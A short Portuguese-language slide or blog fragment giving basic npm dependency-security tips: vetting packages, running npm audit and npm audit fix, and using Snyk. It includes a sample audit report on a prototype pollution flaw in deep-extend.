
Só basta isso para invadir...



**Passos simples para
manter seu sistema
seguro**

Visite a página das dependências que você instala!

- Verifique o nome
- Quantos downloads por mês
- A quanto tempo o pacote recebeu atualização
- Veja se o número de Issues é muito grande



Utilize o npm audit

- Veja as falhas de seguranças encontradas em suas bibliotecas
- Verifique se há correção para a vulnerabilidade e no quanto ela lhe afeta
- Utilize também a correção automática o “npm audit fix”
- Rode os comandos individuais para a correção das vulnerabilidades




=== npm audit security report ===

Run `npm install chokidar@2.0.3` to resolve 1 vulnerability
SEMVER WARNING: Recommended action is a potentially breaking change

Low	Prototype Pollution
Package	deep-extend
Dependency of	chokidar
Path	chokidar > fsevents > node-pre-gyp > rc > deep-extend
More info	https://nodesecurity.io/advisories/612


Utilize ferramentas como o Synk

